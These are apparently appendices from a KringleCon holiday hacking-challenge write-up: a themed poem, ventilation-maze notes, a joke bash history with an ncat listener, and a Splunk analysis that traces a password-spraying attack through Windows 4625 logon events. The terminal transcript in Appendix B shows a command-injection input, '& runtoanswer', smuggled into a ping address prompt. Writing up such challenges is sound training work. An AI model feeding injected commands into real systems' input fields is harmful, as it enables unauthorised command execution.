
```
Validating data store for employee onboard information.
Enter address of server: & runtoanswer
Usage: ping [-aAbBdDfhLnOqrRUvV] [-c count] [-i interval] [-I interface]
            [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
            [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
            [-w deadline] [-W timeout] [hop1 ...] destination
Loading, please wait......



Enter Mr. Chan's first name: Scott



    .;looooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooool:'
  'ooooooooooooook0Ooooox0Odod0000000dox0Odooooo0Okoooooooox0000Okdooooooooooooooo;
 'ooooooooooooooXMWoooo0MMxodMMNKKKKxoOMMxoooooWMXoooookNMWK0KNMWOooooooooooooooo;
 :ooooooooooooooXMWoooo0MMxodMM0oooooo0MMxoooooWMXooooxMMKoooooKMMkooooooooooooooo
 coooooooooooooXMMMMMMMMMxodMMWWWW0ooOMMxoooooWMXoooo0MMkoooookMM0oooooooooooooooo
 coooooooooooooXMWdddd0MMxodMM0dddooOMMxoooooWMXoooo0MMOoooooOMMkooooooooooooooo
 coooooooooooooXMWoooo0MMxodMMKxxxxdoOMM0kkkxoWMXkkkkdXMW0xxk0MMKooooooooooooooo
 cooooooooooooo0NXoooookNNdodXNNNNNNkokNNNNNNOoKNNNNNXookKNNWNXKxooooooooooooooo
 cooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
 cooooooooooooooooooooooooooooooooooooMYcNAMEcISoooooooooooooooooooooooooooooooooo
 cdddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddo
 OMMMMMMMMMMMMMMMNXXWMMMMMMMMNXXWMMMMMMMWXKXWMMMMWWWWWWWWMWWWWWWWWWMMMMMMMMMMMMMW
 OMMMMMMMMMMMMMW:  .. ;MMMk'      .NMX:.  .  .lWO          d          xMMMMMMMMMMMMW
 OMMMMMMMMMMMMo  OMMWXMMl  lNMMNxWK  ,XMMMO  .MMMM. .MMMMMMM, .MMMMMMMMMMMMMMMW
 OMMMMMMMMMMMMX.  .cOWMN  'MMMMMMM;  WMMMMMc  KMMM. .MMMMMMM, .MMMMMMMMMMMMMMMW
 OMMMMMMMMMMMMMMKo,   KN  ,MMMMMMM,  WMMMMMc  KMMM. .MMMMMMM, .MMMMMMMMMMMMMMMW
 OMMMMMMMMMMMMKNMMMO  oM,  dWMMWOWk  cWMMMO  ,MMMM. .MMMMMMM, .MMMMMMMMMMMMMMMW
 OMMMMMMMMMMMMc ...  cWMWl.  .. .NMk.  ..  .oMMMMM. .MMMMMMM, .MMMMMMMMMMMMMMMW
 xXXXXXXXXXXXXXKOxk0XXXXXXX0kkkKXXXXXXKOkxkKXXXXXXXXKOKXXXXXXXXKO0XXXXXXXXXXXXXXXK
 .ooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo,
  .looooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo,
    .,cllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllc;.


Congratulations!

onboard.db: SQLite 3.x database
Press Enter to continue...:
```

Appendix C – Nevermore poem.txt




```
elf@1322c73d83b5:~/.secrets/her$ cat poem.txt
Once upon a sleigh so weary, Morcel scrubbed the grime so dreary,
Shining many a beautiful sleighbell bearing cheer and sound so pure--
  There he cleaned them, nearly napping, suddenly there came a tapping,
As of someone gently rapping, rapping at the sleigh house door.
"'Tis some caroler," he muttered, "tapping at my sleigh house door--
  Only this and nothing more."

Then, continued with more vigor, came the sound he didn't figure,
Could belong to one so lovely, walking 'bout the North Pole grounds.
  But the truth is, she WAS knocking, 'cause with him she would be talking,
Off with fingers interlocking, strolling out with love newfound?
Gazing into eyes so deeply, caring not who sees their rounds.
  Oh, 'twould make his heart resound!

Hurried, he, to greet the maiden, dropping rag and brush - unlaiden.
Floating over, more than walking, moving toward the sound still knocking,
  Pausing at the elf-length mirror, checked himself to study clearer,
Fixing hair and looking nearer, what a hunky elf - not shocking!
Peering through the peephole smiling, reaching forward and unlocking:
  NEVERMORE in tinsel stocking!

Greeting her with smile dashing, pearly-white incisors flashing,
Telling jokes to keep her laughing, soaring high upon the tidings,
  Of good fortune fates had borne him.  Offered her his dexter forelimb,
Never was his future less dim!  Should he now consider gliding--
No - they shouldn't but consider taking flight in sleigh and riding
  Up above the Pole abiding?

Smile, she did, when he suggested that their future surely rested,
Up in flight above their cohort flying high like ne'er before!
  So he harnessed two young reindeer, bold and fresh and bearing no fear.
In they jumped and seated so near, off they flew - broke through the door!
Up and up climbed team and humor, Morcel being so adored,
  By his lovely NEVERMORE!

-Morcel Nougat
```

Appendix D – Google™ Ventilation Maze AlternaTip



New [Achievement] Unlocked: Google[TM] Ventilation Maze!

Click here to see this item in your badge.

The zip file contains the schematics of the castle's ventilation.




First Floor




Second Floor

The ventilation system allows you to crawl in to Santa's Secret room and skip the badge scanner challenge. Here's a noob version of the first floor using Excel.




Appendix E – Funny Bash History


Theme: Must love Meat, Power of 2, Star Wars, Palindromes and ¯_(ツ)_/¯




```
elf@7bbf31a63d89:~$ cat .bash_history
netstat -ant
ncat --broker -nlvp 9090
echo "\302\257\_(\343\203\204)_/\302\257" >> /tmp/shruggins
cat /tmp/shruggins
curl --http2-prior-knowledge http://localhost:8080/index.php
telnet towel.blinkenlights.nl
fortune | cowsay | lolcat
ps -aux
sl
figlet I am your father
echo 'goHangasaLAmImalaSAgnaHoG' | rev
aptitude moo
aptitude -v moo
aptitude -vv moo
aptitude -vvv moo
aptitude -vvvv moo
aptitude -vvvvv moo
aptitude -vvvvvv moo
yes Giddyup
factor 512
aafire

elf@7bbf31a63d89:~$
```



```
$ aptitude moo
There are no Easter Eggs in this program.
$ aptitude -v moo
There really are no Easter Eggs in this program.
$ aptitude -vv moo
Didn't I already tell you that there are no Easter Eggs in this program?
$ aptitude -vvv moo
Stop it!
$ aptitude -vvvv moo
Okay, okay, if I give you an Easter Egg, will you go away?
$ aptitude -vvvvv moo
All right, you win.

                               /----\
                       -------/      \
                      /               \
                     /                |
   -----------------/                  --------\
   ----------------------------------------------
$ aptitude -vvvvvv moo
What is it?  It's an elephant being eaten by a snake, of course.
$
```



```
❯ fortune | cowsay | lolcat
 ___________________________________
/ You are capable of planning your \
\ future.                          /
 -----------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```




```
And don't let me catch
  you following me
  begging for help.
```

Appendix F – Yule Log Analysis AlternaTip

This AlternaTip uses SIEM engines to do some sleuthing. Begin normally by creating the *XML file* using *evtx_dump.py*. Once you have a copy of the XML file load it to your *SIEM tool* of your choice. In this example, I used the community edition of *SPLUNK.*

Similarly, with the challenge, the SIEM tool is an easy and fast way to get information from the uploaded *sourcetype*.




```
index=* sourcetype=data 4625 | table Event_ID, LogonType, TargetUser, DomainName, Workstation, IPAddress, Status, SubStatus
```

Event_ID	LogonType	TargetUser	DomainName	Workstation	IPAddress	Status	SubStatus
4625	8	wunorse.openslae	EM.KRINGLECON	WIN-KCON-EXCH16	172.31.254.101	0xc000006d	0xc000006a
4625	8	vinod.kumar	EM.KRINGLECON	WIN-KCON-EXCH16	172.31.254.101	0xc000006d	0xc0000064
4625	8	vijay.kumar	EM.KRINGLECON	WIN-KCON-EXCH16	172.31.254.101	0xc000006d	0xc0000064
4625	8	tyler.smith	EM.KRINGLECON	WIN-KCON-EXCH16	172.31.254.101	0xc000006d	0xc0000064
4625	8	tom.smith	EM.KRINGLECON	WIN-KCON-EXCH16	172.31.254.101	0xc000006d	0xc0000064
4625	8	tim.smith	EM.KRINGLECON	WIN-KCON-EXCH16	172.31.254.101	0xc000006d	0xc0000064
4625	8	suresh.kumar	EM.KRINGLECON	WIN-KCON-EXCH16	172.31.254.101	0xc000006d	0xc0000064
4625	8	sunil.kumar	EM.KRINGLECON	WIN-KCON-EXCH16	172.31.254.101	0xc000006d	0xc0000064
4625	8	sugerplum.mary	EM.KRINGLECON	WIN-KCON-EXCH16	172.31.254.101	0xc000006d	0xc000006a
4625	8	steven.smith	EM.KRINGLECON	WIN-KCON-EXCH16	172.31.254.101	0xc000006d	0xc0000064
4625	8	steve.smith	EM.KRINGLECON	WIN-KCON-EXCH16	172.31.254.101	0xc000006d	0xc0000064
4625	8	steve.johnson	EM.KRINGLECON	WIN-KCON-EXCH16	172.31.254.101	0xc000006d	0xc0000064
4625	8	stephanie.smith	EM.KRINGLECON	WIN-KCON-EXCH16	172.31.254.101	0xc000006d	0xc0000064

The results clearly indicate the malicious traffic from *172.31.254.101*.

We also get the same tried *TargetUser* with the 0xc000006a indicator thus confirming the *Password Spraying* attack.



New Search


```
index=_* OR index=* sourcetype=data 4625 AND SubStatus=0xc000006a |table Event_ID, LogonType, TargetUser, DomainName, Workstation, IPAddress,
    Status, SubStatus
```

✓ 8 events (before 1/2/19 7:43:41.000 PM) No Event Sampling

Events (8) Patterns Statistics (8) Visualization

Event_ID	LogonType	TargetUser	DomainName	Workstation	IPAddress	Status	SubStatus
4625	8	wunorse.openslae	EM.KRINGLECON	WIN-KCON-EXCH16	172.31.254.101	0xc000006d	0xc000006a
4625	8	sugerplum.mary	EM.KRINGLECON	WIN-KCON-EXCH16	172.31.254.101	0xc000006d	0xc000006a
4625	8	sparkle.redberry	EM.KRINGLECON	WIN-KCON-EXCH16	172.31.254.101	0xc000006d	0xc000006a
4625	8	shinny.upatree	EM.KRINGLECON	WIN-KCON-EXCH16	172.31.254.101	0xc000006d	0xc000006a
4625	8	pepper.minstix	EM.KRINGLECON	WIN-KCON-EXCH16	172.31.254.101	0xc000006d	0xc000006a
4625	8	holly.evergreen	EM.KRINGLECON	WIN-KCON-EXCH16	172.31.254.101	0xc000006d	0xc000006a
4625	8	bushy.evergreen	EM.KRINGLECON	WIN-KCON-EXCH16	172.31.254.101	0xc000006d	0xc000006a
4625	8	sparkle.redberry	EM.KRINGLECON	WIN-KCON-EXCH16	10.158.210.210	0xc000006d	0xc000006a

By applying the same logic, we managed to generate the exact result.



New Search

